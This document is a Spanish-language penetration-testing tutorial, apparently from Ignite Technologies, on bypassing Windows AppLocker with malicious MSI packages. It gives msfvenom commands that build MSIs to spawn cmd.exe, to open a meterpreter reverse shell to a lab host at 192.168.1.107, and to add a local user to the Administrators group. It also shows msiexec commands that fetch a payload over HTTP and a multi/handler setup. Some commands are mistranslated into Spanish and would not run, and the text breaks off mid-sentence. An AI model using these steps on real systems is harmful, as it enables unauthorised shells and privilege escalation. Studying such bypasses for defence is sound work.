iGNITE Technologies

Windows Exploitation

MSIEXEC


Contenido

Formatos de archivos asociados donde se aplica Applocker

Windows Applocker es una política de seguridad que se introdujo en Windows 7 y Windows Server 2008 r2 como un método para restringir el uso de programas no deseados. En esto, un administrador puede restringir la ejecución de los siguientes programas:

Rule collection	Associated file formats
Executable files	.exe .com
Windows Installer files	.msi .msp .mst
Scripts	.ps1 .bat .cmd .vbs .js
Packaged apps and packaged app installers	.appx
DLL files	.dll .ocx

Depende completamente del administrador del sistema qué programa o script desea configurar como política de aplicación para la restricción o ejecución del programa. Podría haber una situación en la que el símbolo del sistema (cmd.exe), Powershell, archivos dll, archivos por lotes, Rundll32.exe, regsrv.32, regasm y muchos más estén bloqueados.



Desafío 1: – Omita Applocker con un archivo .msi para obtener CMD

Supongamos que se encuentra en una situación similar en la que todas las aplicaciones mencionadas anteriormente están bloqueadas y sólo los archivos de Windows Installer, es decir, aquellos con la extensión .msi, pueden ejecutarse sin restricciones.

Entonces, ¿cómo utilizará un archivo MSI para evitar estas restricciones y obtener un shell con privilegios completos?

Un poco más sobre el archivo MSI

El nombre MSI proviene del título original del programa, Microsoft Installer. Desde entonces, el nombre cambió a Windows Installer. un archivo de extensión de archivo MSI es un instalador de paquetes de Windows. Un paquete de instalación contiene toda la información necesaria para instalar o desinstalar una aplicación mediante Windows Installer.
Cada paquete de instalación contiene un archivo .msi, que contiene una base de datos de instalación, un flujo de información resumida y flujos de datos para diferentes partes de la instalación.

La tecnología de Windows Installer se divide en dos partes que funcionan en combinación; estos incluyen un servicio de instalación del lado del cliente (Msiexec.exe) y un archivo de paquete de instalación de software de Microsoft (MSI). Windows Installer utiliza información contenida en un archivo de paquete para instalar el programa.

El programa Msiexec.exe es un componente de Windows Installer. Cuando el programa de instalación lo llama, Msiexec.exe usa Msi.dll para leer los archivos del paquete (.msi), aplicar cualquier archivo de transformación (.mst) e incorporar opciones de línea de comandos proporcionadas por el programa de instalación. El instalador realiza todas las tareas relacionadas con la instalación, incluida la copia de archivos al disco duro, realizar modificaciones en el registro, crear accesos directos en el escritorio y mostrar cuadros de diálogo para solicitar las preferencias de instalación del usuario cuando sea necesario.

Cuando Windows Installer se instala en una computadora, cambia el tipo de archivo registrado de los archivos.msi de modo que si hace doble clic en un archivo.msi, Msiexec.exe se ejecuta con ese archivo.

Cada archivo de paquete MSI contiene una base de datos de tipo relacional que almacena instrucciones y datos necesarios para instalar (y eliminar) el programa en muchos escenarios de instalación.

Múltiples métodos para obtener CMD

Genere un archivo .msi malicioso con Msfvenom -1er método

Ahora abramos una nueva terminal en la máquina Kali y generemos un archivo de paquete MSI malicioso llamado cmd.msi para obtener un símbolo del sistema utilizando la carga útil de Windows/exec de la siguiente manera:

```
msfvenom -p windows/exec CMD=cmd.exe -f msi > cmd.msi
Python -m SimpleHTTPServer 80
```


Ahora transfiera el archivo cmd.msi a su máquina Windows para obtener el símbolo del sistema como administrador. Aquí hemos utilizado un servidor HTTP Python para compartir el archivo en la red.

```
root@kali:~# msfvenom -p windows/exec CMD=cmd.exe -f msi > cmd.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 192 bytes
Final size of msi file: 159744 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```


Una vez que haya descargado el archivo.msi en su máquina local (sistema operativo Windows donde el administrador bloquea cmd.exe), puede usar la siguiente sintaxis para ejecutar el archivo msi con msiexec.exe dentro del indicador de ejecución.

Sintaxis: msiexec /quiet /i

msiexec /quiet /i C:\Users\raj\Desktop\cmd.msi



Tan pronto como presione el comando mencionado anteriormente dentro del símbolo del sistema, obtendrá el símbolo del sistema.



Generar archivo .msi malicioso con Msfvenom -2do método


Nota: Incluso si cambia el nombre del archivo cmd.msi a otra extensión, se omitirá la regla.

Repita lo anterior para generar un archivo MSI con la misma carga útil que msfvenom y llamado cmd.png. Como ya tengo un archivo cmd.msi en mi kali, le cambié el nombre a cmd.png y utilicé el servidor Python para transferirlo.


```
mv cmd.msi cmd.png
Python -m SimpleHTTPServer 80
```

Una vez que haya descargado el archivo cmd.png (que en realidad es un archivo .msi) en su máquina local (sistema operativo Windows donde el administrador bloquea cmd.exe), puede usar la siguiente sintaxis para ejecutar el archivo .msi con msiexec. exe dentro del indicador de ejecución.

```
Sintaxis: msiexec /q /i
msiexec /q /i http://192.168.1.107/cmd.png
```



Tan pronto como presione el comando mencionado anteriormente dentro del símbolo del sistema, obtendrá el símbolo del sistema.



Generar archivo .msi malicioso con Msfvenom -3er método

En los métodos anteriores, obtenemos un símbolo del sistema utilizando la carga útil de Windows/exec, pero ahora usaremos la carga útil de Windows/meterpreter/reverse_tcp para obtener un shell de comandos con privilegios completos a través de sesiones de meterpreter.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f msi > shell.msi
```


Ahora nuevamente, transfiera el archivo shell.msi a su máquina Windows para obtener el símbolo del sistema shell como administrador e iniciar multi/handler. Aquí hemos utilizado un servidor HTTP Python para compartir el archivo en la red.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f msi > shell.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of msi file: 159744 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Una vez que haya descargado el archivo shell.msi en su máquina local (sistema operativo Windows donde el administrador bloquea cmd.exe), puede usar la siguiente sintaxis para ejecutar el archivo .msi con msiexec.exe dentro del indicador de ejecución.

Sintaxis: msiexec /q /i

msiexec /q /i http://192.168.1.107/shell.msi



Tan pronto como presione el comando mencionado anteriormente dentro del indicador de ejecución, obtendrá el símbolo del sistema a través de la sesión de meterpreter usando este exploit.

utilizar exploit/multi/handler

configurar ventanas de carga útil/meterpreter/reverse_tcp


establecer lhost 192.168.1.107

establecer lport 1234

explotar

caparazón

información del sistema




Desafío 2: – Convertir a un usuario local en miembro del grupo de administradores


Supongamos que se encuentra en una situación similar en la que todas las aplicaciones mencionadas anteriormente están bloqueadas y sólo el archivo de Windows Installer, es decir, la extensión .msi, puede ejecutarse sin restricciones.

Entonces, ¿cómo utilizará un archivo MSI para evitar estas restricciones y convertir a un usuario local en miembro del grupo de administradores donde cmd.exe es un bloque?

Nota: Aquí aaru es una cuenta de usuario local que no es una cuenta de usuario no administrativa como se muestra a continuación:



Debido a la política de reglas de ejecución de Applocker, cmd.exe está bloqueado en la máquina local. Por lo tanto, no podemos usar el símbolo del sistema para agregar aaru al grupo de administradores.



Generar archivo .msi malicioso con Msfvenom -4to método

Genere un paquete MSI como admin.msi con la carga útil de Windows/exec que envía un comando que indica agregar privilegios de administrador local para el usuario "aaru" a la máquina de destino.

```
msfvenom -p windows/exec CMD='administradores de grupo local de red aaru /add' -f msi > admin.msi
```


Ahora transfiera el archivo admin.msi a su máquina Windows para agregar aaru al grupo de administradores. Aquí hemos utilizado un servidor HTTP Python para compartir el archivo en la red.

```
root@kali:~# msfvenom -p windows/exec CMD='net localgroup administrators aaru /add' -f msi > admin.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 224 bytes
Final size of msi file: 159744 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```


Una vez que haya descargado el archivo admin.msi en su máquina local (sistema operativo Windows donde el administrador bloquea cmd.exe), puede usar la siguiente sintaxis para ejecutar 